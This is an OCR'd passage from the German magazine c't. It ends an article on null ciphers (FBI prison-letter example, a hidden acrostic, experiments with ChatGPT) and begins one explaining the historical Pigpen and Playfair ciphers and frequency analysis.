 GO THE SAME BIRTHDAY. HE SAYS YOUR
 TIME THERE TESTED YOUR STRENGTH SO
 STAY POSITIVE AT SUCH TIMES. I'M FOR
 ALL THAT CLEAN LIVING! METHAMPHETA-
 MINES WAS MY DOWN FALL. [...]
```

Das klingt unspektakulär, aber wie die Kryptoanalytiker beim FBI herausfanden, verwendete er eine Nullchiffre, in der die eigentliche Botschaft aus jedem fünften Wort besteht. Aus diesem harmlos wirkenden Brief extrahierte das FBI folgende Nachricht:

```
TODAY MOE TOLD ME HE TESTED POSITVE
FOR METHAMPHETAMINES [...]
```

Ein anderes Beispiel für eine Nullchiffre haben Sie vielleicht sogar schon mal vor sich liegen gehabt und es nicht mal bemerkt. Kollege Peter Siering schrieb in c't 19/2004 auf Seite 66 einen Artikel über Windows XP SP2 und versteckte darin eine Botschaft [1]. Können Sie sie finden?

Spoiler: Zusammen mit unserer Layout-Abteilung schob er den Text so zurecht, dass die ersten Buchstaben jedes Absatzes die Nachricht „LINUX IST GEILER" ergeben; ein klassisches Beispiel für eine Nullchiffre. Nur, dass in diesem Falle die Botschaft eher ein Easter Egg war und der Text nur beiläufig der Verschleierung diente.

Knackerlebnis


Eine Nullchiffre ohne die Kenntnis der Regel zu knacken kann sich als schwer herausstellen, wenn der Verfasser die Botschaft geschickt versteckt hat. Da es aber nicht leicht ist, einen sinnvoll klingenden Text zu schreiben, erkennt man Nullchiffren nicht selten daran, dass der Text irgendwie komisch klingt: Wörter stehen nicht dort, wo es Ihr Sprachgefühl vermuten würde, er wirkt zuweilen geschwollen und manche Passagen ergeben keinen Sinn.

Vermutlich ist Ihnen das beim ersten Lesen unserer Einleitung auch aufgefallen. Sollte Sie ein solches Gefühl beschleichen, lohnt sich ein zweiter Blick.

Ein erster Ansatz wäre, ein paar der einfacheren Regeln abzuklopfen. Im Grunde also einfach blind etwas auszuprobieren und zu hoffen, dass eine der Regeln zutrifft. Anfangen könnte man damit, die Anfangsbuchstaben aller Wörter des Textes zusammenzutragen. Für die ersten Zeilen kommt SSADBNOWTBTHAIKDGEEDD … heraus, was wohl kaum die Botschaft sein dürfte.

Diese Strategie könnte man für jeden zweiten, dritten und weiteren Buchstaben wiederholen. Danach wechselt man zum Beispiel auf den Anfangsbuchstaben jedes zweiten Wortes (1, 3, 5, 7): SABOTTAKGEDAISMTS[…]. Gleich die ersten Buchstaben klingen vielversprechend, aber danach verläuft es sich. Welche Zahlenfolge benutzt ausschließlich ungerade Zahlen, aber nicht jede? Richtig: Primzahlen.

Fasst man nun alle Anfangsbuchstaben der Wörter zusammen, die an einer Primzahlposition stehen und ergänzt Leerzeichen sowie Groß- und Kleinschreibung sinnvoll, erhält man die Botschaft: „Sabotage am Turm". Hoffentlich ist damit nicht der c't-Turm im Foyer unseres Verlagsgebäudes gemeint.



Im Foyer des Verlages steht ein Turm von c't-Heften, die in den vergangenen 40 Jahren erschienen sind.

Ein praktischer Ansatz wäre, ein Prögrämmchen zu schreiben, in das Sie Aberhunderte von Regeln einfügen. Nutzt eine Nullchiffre eine einfache Regel, so wird sie das Programm finden. Andererseits ist diese Vorgehensweise sehr zeitintensiv und erfordert eine genaue Analyse vorhandener Nullchiffren.

KI, zu Hülf!


Bei der Vielzahl an zu testenden Regeln könnte einem der Gedanke kommen, dass eine KI wie ChatGPT einem die Lösungsfindung abnimmt oder wenigstens dabei hilft. Doch leider ist dem nicht so. ChatGPT verhaspelt sich häufig, hält sich nicht an den Prompt und rät Buchstaben.

Auch zum Generieren von Nullchiffren erwies sich die KI als wenig hilfreich. Unsere besten Ergebnisse

Literatur

[1] Peter Siering, XP-Schluckimpfung, Heft-CD: Handreichungen zum Service Pack 2, c't 19/2004, S. 66

FBI-Artikel, ChatGPT-Chat:
ct.de/wdhq



Damit ChatGPT eine Nullchiffre erstellt, muss man die Aufgabe sehr kleinteilig beschreiben.

erreichten wir, indem wir ChatGPT die Aufgabe kleinteilig beschrieben, zum Beispiel wie folgt: „Ich will die Zeichenkette ‚HALLO' in einem Text verstecken. Trenne die einzelnen Buchstaben der Zeichenkette auf. Jeder einzelne ist der Anfangsbuchstabe eines Wortes aus dem Krimi-Genre. Merke die erstellten Wörter. Schreibe anschließend einen kleinen Text im Krimi-Stil, bei dem jeder Satz mit einem der Wörter anfängt. Achte darauf, nur so viele Sätze zu verwenden, wie es auch Wörter gibt."

Das Ergebnis enthält zwar ab und zu noch Fehler, aber mit gezielten Nachfragen und Hinweisen spuckt die KI irgendwann eine korrekte Nullchiffre mit der Botschaft HALLO wie diese aus: „Heimlich bewegte sich der Agent durch die dunklen Gassen. Agent Smith war ein Meister der Tarnung. Leichenfund im alten Lagerhaus – ein düsteres Rätsel. Labyrinth der Verschwörungen entfaltete sich mit jedem Schritt. Observatorium auf dem Hügel barg Geheimnisse in der Nacht." Einen weiteren Chat mit einem Beispiel haben wir in ct.de/wdhq verlinkt.

Fazit

Nullchiffren haben bis heute nichts von ihrem Reiz verloren. Sie erfordern keine technischen oder mathematischen Kenntnisse und eignen sich deshalb prima etwa für Partyspielchen, Schnitzeljagden oder Geocaching. Und weil aktuelle KIs unfähig sind, sie zu lösen, muss man tatsächlich noch seine eigenen Hirnwindungen dafür aktivieren. (wid) ct



Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop




Bild: KI Midjourney | Collage c't

Chiffren, die es sich lohnt zu kennen I

Seit Menschen lesen und schreiben können, schützen sie Geheimnisse durch Kryptoverfahren. Einige davon sind zu schade, um sie in Vergessenheit geraten zu lassen. Dazu gehören Pigpen, Chaocipher und Playfair, die wir in diesem Artikel erklären und mit Anekdoten würdigen.

Von **Wilhelm Drehling**

Es gibt in der Geschichte der Kryptografie Verfahren wie die Vigenère-Chiffre [1] oder die Cäsar-Chiffre, die besonders bekannt geworden sind und heute als Lehrbeispiele unterrichtet werden. Diese Ehre ereilt nur wenige Chiffren, der Großteil der weniger berühmten Kryptoverfahren verliert im Laufe der Jahre seine Bedeutung, taucht immer seltener in Büchern auf, bis selbst die hartnäckigsten Kryptofans sie vergessen haben. Dabei ist es viel zu schade, die Chiffren sterben zu lassen, allein schon, weil sie mitunter interessante Geschichten erzählen.

Auch wenn viele der Verfahren den heutigen Sicherheitsstandards nicht mehr entsprechen, so zeugen sie von der Kreativität ihrer Schöpfer. Und weil sie keine Mathematik benötigen, eignen sie sich immer noch prima für Rätseleien etwa beim Geocaching. Deswegen zeigen wir Ihnen an Pigpen, Playfair und Chaocipher, wie vielseitig die Welt der Kryptografie ist.

Grundlegendes

Chiffren sind seit jeher dazu gedacht, eine Nachricht so zu verschleiern, dass die Botschaft auf dem Weg zum Zielort von niemanden verstanden werden kann – weder vom Kurier noch von einem Dieb, der die Nachricht abgreift. Dafür gibt es mehrere Methoden, die sich grob in zwei Gruppen einteilen lassen: Substitution und Transposition.

Ein Substitutionsverfahren tauscht die Buchstaben des Klartextes, also der Botschaft, mit einem Schlüssel nach einem bestimmten System gegen völlig andere aus. Das Austauschen begrenzt sich nicht nur auf andere Buchstaben, es darf also, wie Sie gleich bei Pigpen sehen werden, auch ein wilder Mix aus merkwürdigen Zeichen oder Symbolen sein.

Bei der Transposition ändern sich nicht die Buchstaben des Textes, sie tauschen lediglich ihre Plätze – als würde man den gesamten Klartext in ein Anagramm umwandeln. Ein bekanntes Beispiel dafür ist der Doppelwürfel [2].

Dann gibt es noch die Steganografie, welche zwar das gleiche Ziel verfolgt, sich aber von der Substitution und Transposition darin unterscheidet, dass sie kein kryptografisches Verfahren anwendet. Stattdessen versteckt der Absender die Botschaft in einer anderen, ohne sie zu verschlüsseln. Ein Vertreter dieser Gattung finden Sie im Artikel „Wie man Botschaften verschleiert“.




Bild: British Library, Add MS 32499

Es gibt viele Variationen von Pigpen, wie der Brief von Richard Lawrence an John Wallis von 1657 verdeutlicht. Er zeigt eine Variante von Pigpen ohne Kreuze, aber mit mehr Kästen und Doppelpunkten.

Freimaurer

Ein Beispiel für eine einfache Substitution ist Pigpen, im Deutschen eher bekannt als Freimaurer-Alphabet oder Freimaurer-Quadrat. Die Chiffre ist fester Bestandteil vieler Thriller, Erzählungen und Verschwörungen, wenn es wieder mal heißt, den längst verborgenen Schatz der Freimaurer zu finden. Auch wenn diese Geschichten frei erfunden sind, so steckt darin ein Quäntchen Wahrheit: Alte Bücher, Schriften und zum Teil sogar Grabsteine tragen aus der Zeit der Freimaurer noch die Pigpen-Chiffre. Eins der häufig genannten Beispiele ist der Grabstein von James Leeson aus dem Jahr 1794, der eine klar erkennbare Pigpen-Inschrift hat (siehe ct.de/wz6k).

Die Chiffre ist zwar nach den Freimaurern benannt, die sie um das 18. Jahrhundert benutzt haben, doch Ansätze der Chiffre tauchten schon viel früher auf (siehe Bild unten). Wer das Verfahren tatsächlich entworfen hat, lässt sich heute nicht mehr mit Bestimmtheit sagen, es gibt aber die populäre Theorie, dass Grundzüge der Chiffre noch aus Zeiten der Kreuzzüge stammen könnten.


Pigpen tauscht jeden Buchstaben des Klartextes gegen ein Symbol aus, das aus Punkten und Strichen besteht. Dazu schreiben Sie das gesamte Alphabet in zwei 3×3-Kästen und zwei Kreuze wie im Bild auf Seite 128 auf. Das Symbol ergibt sich aus der Struktur, in der der Buchstabe steht: Für T wäre das zum Beispiel >, für I das Symbol ⌜, für R dasselbe mit einem Punkt darin. So müssen Sie beim Chiffrieren die Buchstaben einfach nur dem Symbol entsprechend austauschen. Ein Empfänger kennt den Aufbau der Kästen und Kreuze und kann die Botschaft dechiffrieren, indem er die Symbole wieder in Buchstaben umtauscht.

Monoalphabetische Substitutionsverfahren wie Pigpen, die jeden Buchstaben durch ein einziges Zeichen ersetzen, sind alles andere als sicher. Selbst mit einfachen Methoden wie Raten von Wörtern durch sich wiederholende Buchstaben wie bei „Hallo“ lässt sich der Geheimtext entschlüsseln.

Noch zuverlässiger gelingt die Entschlüsselung mithilfe einer Häufigkeitsanalyse, wenn man die Sprache des Textes kennt. So tritt in der deutschen Sprache zum Beispiel der Buchstabe E am häufigsten

Pigpen

Für die Pigpen-Chiffre beziehungsweise dem Freimaurer-Alphabet benötigt man zwei 3x3-Kästen und zwei Kreuze, die man mit dem Alphabet füllt. Sowohl das zweite Kreuz als auch die zweite Tabelle erhalten Punkte, damit man die Symbole unterscheiden kann. Fürs Chiffrieren schaut man sich einfach die Linien und Punkte an, bei dem der Buchstabe steht: So würde für A = ⌟ herauskommen, für X = ⋗ und für L = ⌞•.



C T M A G A Z I N

auf, gefolgt von N und I. Bei einem ausreichend langen Geheimtext zählt man nun alle individuellen Zeichen und ersetzt den am häufigsten auftretenden mit E, den zweithäufigsten mit N und so weiter. Mit der Methode tastet man sich an die eigentliche Botschaft heran und erhält recht flott den Klartext.

Kastensystem

Auch Playfair ist eine Substitutionschiffre: Sie tauscht den Klartext gegen andere Buchstaben aus und verschlüsselt immer zwei Buchstaben auf einmal. Aber nicht nach einem festen Schema, sondern auf der Grundlage eines Schlüsselworts, auf das sich Absender und Empfänger im Vorfeld einigen müssen. Der Brite Charles Wheatstone erfand die Chiffre 1854 während des Krimkriegs und verbesserte sie zusammen mit dem späteren Namensgeber Lyon Playfair, der die Chiffre schließlich dem britischen Militär anbot. Diese benutzten die Chiffre im Krimkrieg und später im Ersten Weltkrieg.

Grundlage der Chiffre ist ein 5×5-Block, den man auf spezielle Weise mit den Buchstaben des Alphabets füllt: Zuerst setzen Sie das Schlüsselwort ein, gefolgt von allen übrig geblieben Buchstaben des Alphabets außer dem J (sollte man ein J verschlüsseln wollen, ersetzt man es einfach durch ein I). Dabei gilt zusätzlich die Regel, dass Buchstaben, die im Schlüsselwort mehrfach vorkommen, nur einmal in das Playfair-Quadrat übertragen werden. Für unser als Beispiel gewähltes Schlüsselwort `KRYPTOGRAFIE` sieht das zunächst so aus:

```
K R Y P T
O G A F I
E . . . .
. . . . .
. . . . .
```

Anschließend setzen Sie der Reihe nach die verbliebenen Buchstaben des Alphabets ein (außer `J`). Fertig ist das Playfair-Quadrat:

```
K R Y P T
O G A F I
E B C D H
L M N Q S
U V W X Z
```

Um einen Klartext zu chiffrieren, ist erst mal ein bisschen Vorarbeit nötig: Sie müssen Leerzeichen entfernen, Umlaute ausschreiben und den Klartext in Buchstabenpaare aufteilen, weil Sie immer zwei Buchstaben auf einmal kodieren. Sollte der Text eine ungerade Zeichenzahl besitzen, geben Sie dem letzten Buchstaben mit einem vorher abgesprochenen, seltenen Zeichen wie `Q` einen Partner. Tauchen zwei identische Buchstaben im selben Häppchen auf, müssen sie mit einem seltenen Zeichen wie X aufgetrennt werden: für `HALLO` würde das `HA LX LO` er-

geben. Sollten wie bei OTTO die Paare OT und TO herauskommen, ist keine Änderung erforderlich, weil das Buchstabenpärchen schon getrennt ist. Als Botschaft wählen wir erneut CTMAGAZIN, aufgeteilt ergibt das die Häppchen CT MA GA ZI NQ.

Fürs Chiffrieren gibt es drei Regeln, anhand derer Sie die Botschaft kodieren:

1. Stehen die Buchstaben eines Paares in einer Spalte, wählen Sie den jeweils darunter liegenden Nachbarn aus. Steht der betroffene Buchstabe ganz unten in der Spalte, dann nehmen Sie den obersten.
2. Stehen die Buchstaben in einer Zeile, wählen Sie den jeweils rechten Nachbarn. Wenn der betroffene Buchstabe der letzte in der Zeile ist, dann greifen Sie auf den Buchstaben ganz links in der Zeile zurück.
3. Wenn keiner der ersten beiden Fälle auftritt, spannen Sie ein Rechteck auf, bei dem die Buchstaben in der Ecke stehen, und nehmen die Buchstaben in der horizontal gegenüberliegenden Ecke.

